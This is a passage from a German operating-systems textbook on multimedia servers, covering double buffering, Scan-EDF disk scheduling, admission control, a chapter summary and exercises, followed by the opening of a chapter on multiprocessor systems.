Um den Datenfluss zu den Clients reibungslos zu gestalten, bedarf es auf der Seite des Servers einer doppelten Pufferung. Während Runde 1 wird ein erster Satz an Puffern verwendet, und zwar jeweils ein Puffer pro Strom. Wenn die Runde beendet ist, wird der Ausgabeprozess (bzw. die Ausgabeprozesse) freigegeben und angewiesen, Rahmen 1 zu übertragen. Gleichzeitig kommen neue Anforderungen für den Rahmen 2 jedes Films herein (es kann einen Platten-Thread und einen Ausgabe-Thread für jeden Film geben). Diese Anforderungen müssen mit einem zweiten Puffersatz erfüllt werden, da der erste noch gebraucht wird. Wenn die dritte Runde beginnt, ist der erste Satz an Puffern wieder frei und kann zum Holen der Rahmen 3 wiederverwendet werden.

Wir haben angenommen, dass es eine Runde pro Rahmen gibt. Diese Beschränkung ist nicht unbedingt notwendig. Es kann zwei Runden pro Rahmen geben, um die Menge an benötigtem Pufferspeicher zu reduzieren, allerdings auf Kosten von doppelt so vielen Plattenoperationen. Analog können auch zwei Rahmen pro Runde von der Platte geholt werden (in der Annahme, dass Rahmenpaare zusammenhängend auf der Platte gespeichert sind). Dieser Ansatz halbiert die Anzahl der Plattenoperationen auf Kosten von doppeltem Speicherbedarf für die Puffer. Abhängig von der relativen Verfügbarkeit, der Performanz und der Abwägung zwischen Speicher Kosten und Plattenein-/ausgabe kann die optimale Strategie berechnet und eingesetzt werden.

7.9.2 Dynamisches Plattenspeicher-Scheduling

In obigem Beispiel sind wir von der Annahme ausgegangen, dass für alle Ströme die Auflösung, die Rahmenrate und andere Parameter gleich sind. Nun wollen wir diese Annahme aufgeben. Verschiedene Filme können verschiedene Datenraten haben, so dass es nicht möglich ist, alle 33,3 ms eine Runde zu beginnen und pro Strom einen Rahmen zu holen. Die Anfragen an die Platte kommen mehr oder weniger zufällig herein.

Jede Leseanforderung spezifiziert, welcher Block gelesen werden soll und zu welcher Zeit der Block benötigt wird, also die Deadline. Zur Vereinfachung nehmen wir an, dass die tatsächliche Bearbeitungszeit für jede Anforderung gleich ist (obwohl das sicherlich nicht zutrifft). So können wir die konstante Bearbeitungszeit von jeder Anforderung abziehen, um den Zeitpunkt zu berechnen, zu dem die Abarbeitung der Anforderung begonnen werden muss, um die Deadline noch einzuhalten. Dadurch wird das Modell einfacher, weil der Platten-Scheduler sich nur um die Deadline für die Ablaufplanung der Anforderung kümmern muss.

Beim Start des Systems gibt es keine offenen Plattenanforderungen. Wenn die erste Anforderung hereinkommt, wird sie sofort bearbeitet. Während die erste Positionierung stattfindet, können eventuell weitere Anforderungen eintreffen, so dass der Plattentreiber entscheiden kann, welche Anforderung als Nächstes ausgeführt wird, nachdem die erste abgearbeitet wurde. Eine Anfrage wird also ausgewählt und gestartet. Wenn diese Anforderung erfüllt ist, gibt es wieder eine Menge von möglichen Anfragen: diejenigen, die beim ersten Mal nicht ausgewählt wurden, und diejenigen, die eingetroffen sind, während die zweite Anforderung bearbeitet wurde. Im Allgemeinen hat der Treiber jedes Mal, wenn eine Anforderung erfüllt wurde, eine Menge von offenen Anfragen, aus denen eine ausgewählt werden muss. Die Frage lautet nun: „Welcher Algorithmus wird verwendet, um die nächste zu bedienende Anforderung auszuwählen?“

Zwei Faktoren spielen bei der Auswahl der nächsten Anforderung eine Rolle: Deadlines und Zylinder. Betrachtet man das Scheduling unter Performanzaspekten, so minimiert eine Sortierung der Anforderungen nach Zylindern und die Verwendung des Aufzugsalgorithmus zwar die Gesamtzeit für die Positionierung, sie kann aber andererseits dazu führen, dass Anfragen an außenliegende Zylinder ihre Deadlines verpassen. Stellt man dagegen Echtzeitaspekte in den Vordergrund, so minimiert das Sortieren der Anforderungen nach Deadlines zwar das Risiko, Deadlines nicht zu erfüllen, es erhöht aber die Gesamtzeit, die für das Positionieren aufgewendet werden muss.

Diese beiden Faktoren können durch die Verwendung des sogenannten **Scan-EDF-Algorithmus** (Reddy und Wyllie, 1994) kombiniert werden. Der Grundgedanke bei diesem Algorithmus ist es, Anforderungen, deren Deadlines relativ eng beieinander liegen, in Stapeln zu sammeln und diese dann in der Reihenfolge der Zylinder zu verarbeiten. Betrachten wir als Beispiel die Situation in ▶ Abbildung 7.27 zum Zeitpunkt $t = 700$. Der Plattentreiber weiß, dass er elf offene Anforderungen mit verschiedenen Deadlines und für verschiedene Zylinder hat. Er könnte zum Beispiel entscheiden, die fünf Anforderungen mit der kürzesten Deadline als Stapel zu behandeln, diese nach Zylindernummer sortieren und den Aufzugsalgorithmus verwenden, um die Anfragen in der Reihenfolge der Zylinder zu bedienen. Die Reihenfolge wäre dann 110, 330, 440, 676 und 680. Solange jede Anforderung vor ihrer Deadline erfüllt wird, können die Anforderungen gefahrlos anders angeordnet werden, um die Gesamtzeit für die Positionierung zu minimieren.




Abbildung 7.27: Der Scan-EDF-Algorithmus verwendet Deadlines und Zylindernummern für das Scheduling.

Wenn unterschiedliche Ströme unterschiedliche Datenraten haben, so stellt sich beim Auftauchen eines neuen Kunden eine wichtige Frage: Soll der Kunde zugelassen werden? Wenn das Zulassen dieses Kunden dazu führt, dass andere Ströme häufig ihre Deadlines verfehlten, dann ist die Antwort wahrscheinlich nein. Es gibt zwei Wege, um zu berechnen, ob der neue Kunde zugelassen werden soll oder nicht. Die erste Möglichkeit basiert auf der Annahme, dass jeder Kunde im Durchschnitt eine bestimmte Menge an Ressourcen wie Plattenbandbreite, Pufferspeicher, CPU-Zeit usw. benötigt. Wenn es noch genügend Ressourcen für einen durchschnittlichen Kunden gibt, dann wird der neue Kunde zugelassen.

Der andere Algorithmus ist etwas gründlicher. Hier wird der spezielle Film, den der neue Kunde sehen möchte, betrachtet und die (vorher berechnete) Datenrate für diesen Film untersucht, die zwischen Schwarz-Weiß- und Farbfilm, zwischen Zeichentrick- und Realfilm und selbst zwischen Liebes- und Kriegsfilm unterschiedlich ist. Liebesfilme bewegen sich langsam, mit langen Szenen und langsamem Überblendungen, die alle gut komprimiert werden können, während Kriegsfilme viele schnelle Schnitte und schnelle Action-Szenen enthalten, also viele I-Rahmen und große P-Rahmen. Wenn der Server genügend Kapazität für den speziellen Film hat, den der neue Benutzer wünscht, so wird der Zugang gestattet, ansonsten wird er abgelehnt.

7.10 Forschung im Bereich Multimedia

Multimedia ist heute ein bedeutendes Thema, so dass es eine bemerkenswerte Anzahl von Forschungsprojekten darüber gibt. Viele dieser Forschungsarbeiten beschäftigen sich mit dem Inhalt, Konstruktionswerkzeugen und Anwendungen – alles Bereiche, die nicht Inhalt dieses Buches sind. Ein weiteres populäres Thema ist Multimedia im Netzwerkbetrieb, was aber ebenfalls über den Rahmen dieses Buches hinausgeht. Arbeiten zu Multimedia-Servern, speziell zu verteilten, sind dennoch verwandt mit Arbeiten zu Betriebssystemen (Sarhan und Das, 2004; Matthur und Mundur, 2004; Zaia et al., 2004). Die Unterstützung des Dateisystems für Multimedia ist ebenso ein Forschungsgebiet innerhalb der Betriebssystemgemeinschaft (Ahn et al., 2004; Cheng et al., 2005; Kang et al., 2006; Park und Ohm, 2006).

Gute Audio- und Videocodierungen (besonders für 3D-Anwendungen) sind wichtig für eine hohe Performanz, deshalb sind diese Themen beliebte Forschungsthemen (Chattopadhyay et al., 2006; Hari et al., 2006; Kum und Mayer-Patel, 2006).

Die Dienstgüte ist ein wichtiges Kriterium für Multimedia-Systeme, deshalb findet dieses Thema auch einige Beachtung (Childs und Ingram, 2001; Tamai et al., 2004). Eng verbunden mit der Dienstgüte ist das Scheduling, und zwar sowohl für die CPU (Etsion et al., 2004; Etsion et al., 2006; Nieh und Lam, 2003; Yuan und Nahrstedt, 2006) als auch für die Platte (Lund und Goebel, 2003; Reddy et al., 2005).

Wenn Multimedia-Programme an zahlende Kunden gesendet werden, gewinnt das Thema Sicherheit an Bedeutung, daher gibt es auch hier einige Forschungsaktivitäten (Barni, 2006).

ZUSAMMENFASSUNG

Multimedia ist ein aufstrebendes Anwendungsgebiet für Computer. Aufgrund der enormen Größe von Multimedia-Dateien und ihren strengen Echtzeitanforderungen für die Wiedergabe sind Betriebssysteme, die für Text entworfen wurden, nicht optimal für Multimedia. Multimedia-Dateien bestehen aus mehreren parallelen Spuren, normalerweise eine Videospur und zumindest eine Tonspur sowie manchmal auch Spuren für Untertitel. All diese Spuren müssen während der Wiedergabe synchron gehalten werden.

Audio wird durch periodisches Abtasten der Töne aufgenommen, normalerweise 44.100 Mal pro Sekunde (für Töne in CD-Qualität). Auf das Tonsignal kann eine Komprimierung angewendet werden, die eine einheitliche Kompressionsrate um den Faktor 10 ergibt. Die Kompression von Video verwendet sowohl Kompression innerhalb eines Rahmens (JPEG) als auch Kompression zwischen Rahmen (MPEG). Letztere repräsentiert die Unterschiede zum vorherigen Rahmen als P-Rahmen. B-Rahmen können entweder auf dem vorherigen oder dem nächsten Rahmen basieren.

Multimedia erfordert **Echtzeit-Scheduling**, um Deadlines zu erfüllen. Zwei Algorithmen werden üblicherweise verwendet. Der erste ist Raten-monotonen Scheduling, welcher ein statischer, unterbrechbarer Algorithmus ist, der den Prozessen feste Prioritäten aufgrund ihrer Perioden zuweist. Der andere ist Earliest Deadline First, ein dynamischer Algorithmus, der stets den Prozess mit der kürzesten Deadline auswählt. EDF ist komplizierter, kann aber 100% Auslastung erreichen, die RMS nicht immer erreicht.

Multimedia-Dateisysteme verwenden normalerweise ein Push-Modell statt eines Pull-Modells. Wenn ein Datenstrom einmal gestartet wurde, dann kommen die Daten ohne weitere Benutzeranforderungen von der Platte. Dieser Ansatz unterscheidet sich grundlegend von dem konventioneller Betriebssysteme und ist notwendig, um die Echtzeitanforderungen zu erfüllen.

Dateien können zusammenhängend oder nicht zusammenhängend gespeichert werden. Im letzteren Fall kann die Einheit von variabler Länge sein (ein Block ist ein Rahmen) oder von fester Länge (ein Block hat viele Rahmen). Die Ansätze folgen verschiedenen Abwägungen.

Die **Platzierung der Dateien** auf der Platte beeinflusst die Performanz. Wenn es mehrere Dateien gibt, so kommt manchmal der Orgelpfeifen-Algorithmus zum Einsatz. Das Verteilen der Dateien über mehrere Platten – weit oder eng – ist üblich. Auch Strategien für das Caching von Blöcken und Dateien werden oftmals zur Erhöhung der Performanz eingesetzt.



Übungen

- 1.** Kann unkomprimiertes Schwarz-Weiß-NTSC über Fast Ethernet übertragen werden? Falls ja, wie viele Kanäle gleichzeitig?
- 2.** HDTV hat die doppelte horizontale Auflösung wie reguläres Fernsehen (1.280 gegenüber 640 Pixel). Mit der Information aus dem Text: Wie viel mehr Bandbreite wird dafür benötigt im Vergleich zu normalem Fernsehen?
- 3.** In ►Abbildung 7.3 sind separate Dateien für den schnellen Vor- und Rücklauf dargestellt. Wenn ein Video-Server auch Zeitlupe unterstützen soll, wird dann eine weitere Datei für die Vorwärtsrichtung benötigt? Was ist mit der Rückwärtsrichtung?
- 4.** Ein Tonsignal wird mit einer vorzeichenbehafteten 16-Bit-Zahl abgetastet (1 Vorzeichen-Bit und 15 Wertebits). Wie groß ist das maximale Quantisierungsrauschen in Prozent? Ist dies ein größeres Problem für Flöten- oder für Rock-'n'-Roll-Konzerte oder ist es für beide gleich? Erläutern Sie Ihre Antwort.
- 5.** Ein Aufnahmestudio ist in der Lage, eine digitale Masterkopie mit 20 Bit abzutasten. Die Kopie für den Endanwender wird schließlich nur 16 Bit verwenden. Schlagen Sie eine Möglichkeit vor, das Quantisierungsrauschen zu reduzieren, und diskutieren Sie die Vor- und Nachteile Ihres Modells.
- 6.** Die DCT-Transformation verwendet einen 8×8 -Block, der Algorithmus zur Kompensation von Bewegungen nutzt aber 16×16 . Verursacht dieser Unterschied Probleme und falls ja, wie werden diese bei MPEG gelöst?
- 7.** In ►Abbildung 7.10 haben wir gesehen, wie MPEG bei einem statischen Hintergrund und einem sich bewegenden Schauspieler funktioniert. Nehmen Sie an, dass ein MPEG-Video von einer Szene erstellt werden soll, in der die Kamera auf einem Stativ montiert ist und mit einer Geschwindigkeit von links nach rechts bewegt wird, so dass keine zwei aufeinanderfolgenden Rahmen identisch sind. Müssen jetzt alle Rahmen I-Rahmen sein? Warum bzw. warum nicht?
- 8.** Nehmen Sie an, dass jeder der drei Prozesse in ►Abbildung 7.13 einen Prozess an seiner Seite hat, der einen Audiomstrom mit derselben Periode wie der Videostrom bereitstellt, so dass Audiorahmen zwischen den Videorahmen aufgefrischt werden können. Alle drei Audioprozesse sind identisch. Wie viel CPU-Zeit steht für jedes Anlaufen eines Audioprozesses zur Verfügung?
- 9.** Auf einem Computer laufen zwei Echtzeitprozesse. Der erste läuft alle 25 ms für 10 ms. Der zweite läuft alle 40 ms für 15 ms. Funktioniert RMS immer mit diesen beiden Prozessen?

10. Die CPU eines Video-Servers ist zu 65% ausgelastet. Wie viele Filme kann dieser mit RMS zeigen?
11. In ► Abbildung 7.15 ist die CPU mit dem EDF-Algorithmus bis $t = 150$ stets beschäftigt. Die CPU bleibt aber nicht unbegrenzt beschäftigt, da pro Sekunde nur 975 ms benötigt werden, um die Aufgabe zu erledigen. Erweitern Sie die Abbildung über 150 ms hinaus und ermitteln Sie, wann die CPU mit EDF das erste Mal im Leerlauf ist.
12. Eine DVD kann genügend Daten halten, um einen Film in voller Länge zu speichern, und die Übertragungsrate ist ausreichend, um ein Fernsehprogramm darzustellen. Warum verwendet man nicht eine „Farm“ mit vielen DVD-Laufwerken als Quelle für einen Video-Server?
13. Die Betreiber eines Near-Video-on-Demand-Systems haben ermittelt, dass die Menschen in einer bestimmten Stadt nicht länger als 6 Minuten auf den Beginn eines Films warten wollen. Wie viele parallele Ströme werden für einen dreistündigen Film benötigt?
14. Betrachten Sie ein System nach dem Schema von Abram-Profeta und Shin, bei dem der Betreiber eines Video-Servers möchte, dass die Kunden 1 Minute vollständig lokal vor- oder zurückzuspielen können. Angenommen, der Videostrom ist MPEG-2 mit 4 Mbps, wie viel Pufferspeicher muss dann jeder Kunde lokal haben?
15. Nehmen Sie an, ein Benutzer hat ein RAM der Größe 50 MB, das zum Puffern benutzt werden kann. Welchen Wert hat dann ΔT bei einem 2-Mbps-Videostrom, wenn die Methode von Abram-Profeta und Shin angewandt wird?
16. Ein Video-on-Demand-System für HDTV verwendet das Modell der kleinen Blöcke aus ► Abbildung 7.20(a) mit 1-KB-Plattenblöcken. Wenn die Videoauflösung 1.280×720 beträgt und der Datenstrom 12 Mbps, wie viel Plattenplatz wird durch interne Fragmentierung bei einem zweistündigen Film für NTSC verschwendet?
17. Betrachten Sie das Schema zur Speicheranforderung aus ► Abbildung 7.20(a) für NTSC und PAL. Gibt es bei einem der beiden, bei gegebener Block- und Filmgröße, mehr interne Fragmentierung als bei dem anderen? Falls ja, welcher ist der bessere und warum?
18. Betrachten Sie die beiden in ► Abbildung 7.20 dargestellten Alternativen. Wird durch den Wechsel zu HDTV eine der beiden der anderen vorgezogen? Begründen Sie Ihre Antwort.
19. Betrachten Sie ein System, das mit einer Blockgröße von 2 KB einen zweistündigen PAL-Film mit durchschnittlich 16 KB pro Rahmen speichert. Wie viel Platz wird durchschnittlich verschwendet, wenn das Modell der kleinen Blöcke verwendet wird?

20. Wenn in obigem Beispiel jeder Rahmeneintrag 8 Byte benötigt, von denen jeweils 1 Byte benutzt wird, um die Nummer der Plattenblöcke pro Rahmen anzugeben, welches ist dann die maximale Filmgröße, die gespeichert werden kann?
21. Das Near-Video-on-Demand-Modell von Chen und Thapar funktioniert am besten, wenn alle Rahmen dieselbe Größe haben. Nehmen Sie an, dass ein Film in 24 Datenströmen gleichzeitig gezeigt wird und dass einer von 10 Rahmen ein I-Rahmen ist. Nehmen Sie weiterhin an, dass ein I-Rahmen zehnmal so groß ist wie ein P-Rahmen. B-Rahmen haben die gleiche Größe wie P-Rahmen. Wie hoch ist die Wahrscheinlichkeit, dass ein Puffer, der für 4 I-Rahmen und 20 P-Rahmen Platz hat, nicht groß genug ist? Ist eine solche Puffergröße akzeptabel? Um das Problem handhabbar zu machen, nehmen Sie an, dass die Rahmentypen zufällig und unabhängig über die Datenströme verteilt sind.
22. Bei der Methode von Chen und Thapar benötigen 5 der Spuren jeweils 8 I-Rahmen, 35 der Spuren benötigen je 5 I-Rahmen, 45 der Spuren brauchen 3 I-Rahmen und 15 der Spuren verwenden 1 bis 2 Rahmen. Wie groß sollte der Puffer sein, wenn wir sicherstellen wollen, dass 95 der Spuren in den Puffer passen?
23. Für die Anwendung der Methode von Chen und Thapar nehmen wir an, dass ein dreistündiger Film, der im PAL-Format codiert ist, alle 15 Minuten gesendet werden muss. Wie viele parallele Datenströme werden benötigt?
24. Das Endergebnis von ► Abbildung 7.18 ist, dass der Wiedergabepunkt nicht mehr in der Mitte des Puffers liegt. Entwickeln Sie ein Schema, bei dem man mindestens 5 Minuten nach dem Wiedergabepunkt und 5 Minuten davor hat. Geben Sie explizit alle Annahmen an, von denen Sie sinnvollerweise ausgehen.
25. Der Entwurf aus ► Abbildung 7.19 erfordert es, dass alle Tonspuren für jeden Rahmen gelesen werden. Nehmen Sie an, dass die Entwickler eines Video-Servers eine große Zahl an Sprachen unterstützen müssen, aber nicht so viel RAM für die Puffer verwenden möchten, um die Rahmen zu halten. Welche Alternativen gibt es und worin liegen jeweils die Vor- und Nachteile?
26. Ein kleiner Video-Server hat acht Filme. Was besagt das Zipf'sche Gesetz über die Wahrscheinlichkeit des populärsten, des zweitpopulärsten und so weiter bis zum am wenigsten populären Film aus?
27. Eine 14-GB-Platte mit 1.000 Zylindern wird verwendet, um 1.000 MPEG-2-Videoclips zu speichern, die jeweils 30 Sekunden lang sind und mit 4 Mbps laufen. Diese werden nach dem Orgelpfeifen-Algorithmus abgelegt. Wenn man das Zipf'sche Gesetz anwendet, wie groß ist dann der Anteil an der Gesamtzeit, in der sich der Plattenarm in den mittleren 10 Zylindern befindet?

- 28.** Angenommen, die relative Nachfrage nach den Filmen *A*, *B*, *C* und *D* wird vom Zipf'schen Gesetz beschrieben, wie hoch ist die relative Auslastung der vier Platten in ►Abbildung 7.24 für die vier Verteilungsmöglichkeiten?
- 29.** Zwei Video-on-Demand-Kunden haben mit dem Ansehen eines PAL-Films im Abstand von 6 Sekunden begonnen. Wenn das System den einen Film verlangsamt und den anderen beschleunigt, um die beiden Ströme zusammenzuführen, wie viel Beschleunigung bzw. Verzögerung in Prozent wird benötigt, um sie innerhalb von 3 Minuten zu vereinen?
- 30.** Ein MPEG-2-Video-Server verwendet das Runden-Schema aus ►Abbildung 7.26 für NTSC-Videos. Alle Videos kommen von einer einzigen Ultra-Wide-SCSI-Platte mit 10.800 Umdrehungen pro Minute bei einer durchschnittlichen Positionierungszeit von 3 ms. Wie viele Ströme können unterstützt werden?
- 31.** Wiederholen Sie die vorherige Übung, aber nehmen Sie jetzt an, dass die durchschnittliche Positionierungszeit durch Scan-EDF um 20% verringert wird. Wie viele Ströme können jetzt unterstützt werden?
- 32.** Betrachten Sie die folgende Anforderungsmenge einer Platte. Jede Anfrage wird dabei durch ein Tupel (Deadline in ms, Zylinder) repräsentiert. Es soll der Scan-EDF-Algorithmus benutzt werden, wobei jeweils vier demnächst anstehende Deadlines zusammengefasst und bedient werden. Die durchschnittliche Zeit, eine Anfrage abzuarbeiten, beträgt 6 ms. Gibt es eine verpasste Deadline?
(32, 300); (36, 500); (40, 210); (34, 310)
Nehmen Sie an, dass die aktuelle Zeit bei 15 ms liegt.
- 33.** Wiederholen Sie die Aufgabe 30 ein weiteres Mal, nehmen Sie diesmal an, dass jeder Rahmen über die vier Platten verteilt ist und mit Scan-EDF die Positionierungszeit jeder Platte um 20% verringert wird. Wie viele Ströme können jetzt unterstützt werden?
- 34.** Im Text ist die Verwendung eines Stapels von fünf Datenanforderungen beschrieben, um die Situation in ►Abbildung 7.27(a) zu verwalten. Wenn alle Anforderungen gleich lange brauchen, wie groß ist in diesem Beispiel dann die maximale Zeit für eine Anforderung, die noch zulässig ist?
- 35.** Viele der Bilder, die zur Verfügung stehen, um Hintergrundbilder für den Computer zu erzeugen, verwenden wenige Farben und sind auf einfache Weise komprimiert. Ein einfaches Kompressionsschema ist Folgendes: Wähle einen Datenwert, der nicht in der Eingabe enthalten ist, und verwende diesen als Flag. Lies die Datei Byte für Byte und suche nach sich wiederholenden Byte-Werten. Kopiere einzelne Werte und Bytes, die sich bis zu dreimal wiederholen, direkt in die Ausgabedatei.

Wenn eine Kette von 4 oder mehr sich wiederholenden Bytes gefunden wird, schreibe eine Kette von 3 Byte in die Ausgabedatei, die aus dem Flag-Byte, einem Byte, das die Anzahl von 4 bis 255 angibt, und dem in der Eingabedatei gelesenen Wert besteht. Schreiben Sie ein Kompressionsprogramm, das diesen Algorithmus verwendet, sowie ein Dekompressionsprogramm, das die Originale Datei wiederherstellen kann. Zusatzaufgabe: Wie können Sie mit Dateien umgehen, die das Flag-Byte in ihren Daten enthalten?

- 36.** Computeranimation wird erreicht, indem eine Sequenz von jeweils leicht unterschiedlichen Bildern dargestellt wird. Schreiben Sie ein Programm, das die Unterschiede von Byte zu Byte zwischen zwei unkomprimierten Bitmap-Dateien der gleichen Auflösung berechnet. Die Ausgabedatei hat natürlich dieselbe Größe wie die Eingabedateien. Verwenden Sie diese Datei als Eingabe für das Kompressionsprogramm aus der vorherigen Aufgabe und vergleichen Sie die Effektivität dieses Ansatzes mit der Kompression einzelner Bilder
- 37.** Implementieren Sie die grundlegenden RMS- und EDF-Algorithmen, wie sie im Text beschrieben wurden. Die Haupteingabe des Programms soll eine Datei mit mehreren Zeilen sein, wobei jede Zeile einer CPU-Anfrage eines Prozesses entspricht und folgende Parameter enthält: Zeitspanne, Berechnungszeit, Startzeit und Endzeit (alle Angaben in Sekunden). Vergleichen Sie die beiden Algorithmen bezüglich (a) der durchschnittlichen Anzahl von CPU-Anfragen, die aufgrund von Scheduling-Problemen blockiert werden, (b) der durchschnittlichen CPU-Ausnutzung, (c) der durchschnittlichen Wartezeit für jede CPU-Anfrage und (d) der durchschnittlichen Anzahl der verpassten Deadlines.
- 38.** Implementieren Sie die Technik der konstanten Zeitspanne und der konstanten Datenlänge, um Multimedia-Dateien zu speichern. Die Haupteingabe dieses Programms soll eine Menge von Dateien sein, wobei jede Datei die Metadaten über jeden Rahmen einer Multimedia-Datei enthält, die mit MPEG-2 komprimiert wurde (z.B. ein Film). Zu diesen Metadaten gehören unter anderem der Rahmentyp (I/P/B), die Rahmenlänge und die zugeordneten Audiorahmen. Vergleichen Sie die beiden Techniken für verschiedene Dateiblockgrößen bezüglich des benötigten Gesamtspeichers, des verschwendeten Plattsenspeicherplatzes und des durchschnittlich benötigten RAM.
- 39.** Fügen Sie zu dem System aus der vorigen Übung ein Leseprogramm hinzu, das willkürlich Dateien aus der obigen Eingabeliste auswählt, um sie im Video-on-Demand-Modus und im Near-Video-on-Demand-Modus mit VCR-Funktionen abzuspielen. Implementieren Sie den Scan-EDF-Algorithmus, um die Leseanfragen der Platten zu sortieren. Vergleichen Sie die Modelle der konstanten Zeitspanne und der konstanten Datenlänge bezüglich der durchschnittlichen Anzahl von Plattenpositionierungen pro Datei.

8

ÜBERBLICK

Multiprozessorsysteme

8.1 Multiprozessoren	615
8.2 Multicomputer.....	639
8.3 Virtualisierung.....	661
8.4 Verteilte Systeme	674
8.5 Forschung zu Multiprozessorsystemen.....	699
Zusammenfassung.....	700
Übungen.....	701

» Seit ihren Anfängen befindet sich die Computerindustrie auf einer schier endlosen Reise auf der Suche nach immer mehr Rechenleistung. Der ENIAC konnte 300 Operationen pro Sekunde ausführen und war damit gut tausendmal schneller als jede Rechenmaschine zuvor, die Menschheit jedoch war damit noch nicht zufrieden. Heute haben wir Maschinen, die Millionen Mal schneller als der ENIAC sind – und immer noch besteht die Nachfrage nach mehr PS. Astronomen versuchen, das Universum zu verstehen, Biologen versuchen, die Geheimnisse des menschlichen Genoms zu lüften, und Luftfahrt ingenieure arbeiten an der Entwicklung sichererer und effizienterer Flugzeuge. All diese Menschen vereint der Wunsch nach mehr CPU-Zyklen. Wie hoch die Rechenleistung auch ist – es ist nie genug.

In der Vergangenheit bestand die Lösung stets darin, die Uhr schneller laufen zu lassen. Unglücklicherweise stoßen wir nun allmählich an einige fundamentale Schranken hinsichtlich der Geschwindigkeit. Einsteins spezieller Relativitätstheorie zufolge kann sich kein elektrisches Signal schneller als das Licht fortbewegen, also ungefähr 30 cm/ns im Vakuum und ca. 20 cm/ns in Kupferdraht oder Glasfaserleitung. Das bedeutet, dass in einer 10-GHz-CPU das Signal in einem Takt nicht weiter als insgesamt 2 cm kommen kann. Diese Wegstrecke beträgt bei einem 100-GHz-Computer dann höchstens 2 mm. Um das Signal innerhalb eines Zyklus einmal von einem zum anderen Ende zu schicken, müsste ein 1-THz-(1.000-GHz-)Computer konsequenterweise kleiner als 100 Mikron sein.

Es mag zwar möglich sein, derart kleine Computer zu entwickeln, doch stoßen wir dann auf ein neues Problem: Hitze. Je schneller der Computer ist, desto größer ist seine Hitzeabstrahlung. Umgekehrt gilt: Je kleiner er ist, desto schwieriger wird es, die Hitze abzuleiten. Schon jetzt ist auf High-End-Pentium-Systemen der Kühler größer als die CPU selbst. Alles in allem bedurfte es beim Schritt von 1 MHz zu 1 GHz erhöhter Fertigkeiten im CPU-Herstellungsprozess. Bei einem Übergang von 1 GHz zu 1 THz sind radikal andere Ansätze nötig.

Einer dieser neuen Ansätze für mehr Geschwindigkeit basiert auf massiver Parallelisierung von Computern. Diese Maschinen bestehen aus vielen CPUs, von denen jede einzelne mit „normaler“ Geschwindigkeit läuft (was auch immer das für ein bestimmtes Jahr bedeuten mag), die aber zusammengenommen wesentlich mehr Rechenleistung als eine einzelne CPU haben. Systeme mit 1.000 CPUs sind schon jetzt kommerziell verfügbar. Systeme mit 1 Million CPUs werden voraussichtlich im nächsten Jahrzehnt gebaut. Auch wenn es andere mögliche Modelle für mehr Leistung wie biologische Computer gibt, so werden wir uns in diesem Kapitel auf Systeme mit mehreren konventionellen CPUs beschränken.

Hochgradig parallele Computer werden häufig für extreme Zahlenverarbeitung benötigt. Probleme wie die Wettervorhersage, die Modellierung des Luftstroms um einen Flugzeugflügel, Simulationen der Weltwirtschaft oder das Verständnis der Funktionsweise von Rezeptoren im Gehirn sind alle sehr rechenintensiv. Die Lösungen für diese Aufgaben erfordern lange Rechenzeiten auf vielen CPUs gleichzeitig. Die Multiprozessorsysteme, die wir in diesem Kapitel behandeln, sind in Wissenschaft und Industrie sowie anderen Gebieten weit verbreitet.

Eine weitere relevante Entwicklung ist die unglaublich schnelle Ausbreitung des Internets. Ursprünglich war es als ein Prototyp für ein fehlertolerantes militärisches Kontrollsysteem entwickelt worden. Es erfreute sich dann aber unter akademischen Informatikern sehr großer Beliebtheit und erfüllt nun schon lange Aufgaben in vielen anderen Bereichen. Eine davon ist es, Tausende von Rechnern in der ganzen Welt miteinander zu verbinden, damit gemeinsam an wissenschaftlichen Problemen gearbeitet werden kann. In gewisser Hinsicht besteht kein Unterschied zwischen einem System von 1.000 Computern, die auf der ganzen Welt verstreut sind, und einem System mit 1.000 Computern in einem Raum, obwohl es selbstverständlich Unterschiede in der Verbindungsgeschwindigkeit und anderen technischen Details gibt. Auch diese Systeme behandeln wir in diesem Kapitel.

Eine Million einzelner Computer unverbunden in einen Raum zu stellen, ist relativ einfach, vorausgesetzt, es ist genügend Geld und ausreichend Platz vorhanden. Eine Million Computer über die ganze Welt verstreut zu haben, ist sogar noch einfacher, da wir damit das Platzproblem überlistet haben. Die Schwierigkeiten fangen an, wenn sie miteinander kommunizieren sollen, um an einem gemeinsamen Problem zu arbeiten. Infolgedessen wurde in diesem Bereich viel investiert und es wurden unterschiedliche Kommunikationstechnologien entwickelt, die zu qualitativ unterschiedlichen Systemen und verschiedenen Softwareorganisationen führten.

Jegliche Kommunikation zwischen elektronischen (oder optischen) Komponenten läuft letzten Endes auf das Senden von Nachrichten – wohldefinierte Bit-Zeichenketten – hinaus. Die Unterschiede liegen im Zeitmaßstab, im Entfernungsmaßstab und der verwendeten logischen Organisation. Das eine Extrem sind die Multiprozessorsysteme mit gemeinsamem Speicher, bei denen zwischen 2 und 1.000 CPUs über einen gemeinsamen Speicher kommunizieren. In diesem Modell hat jede CPU gleichermaßen Zugriff auf den gesamten physischen Speicher und kann einzelne Wörter mithilfe von LOAD- und STORE-Befehlen lesen und schreiben. Der Zugriff auf ein Speicherwort benötigt in der Regel 2–10 ns. Auch wenn dieses Modell, das in ► Abbildung 8.1(a) dargestellt ist, einfach aussieht – seine Implementierung ist alles andere als einfach und benötigt unter der Oberfläche im Allgemeinen intensiven Nachrichtenaustausch, wie wir in Kürze sehen werden. Dieser Nachrichtenaustausch ist allerdings für den Programmierer nicht sichtbar.

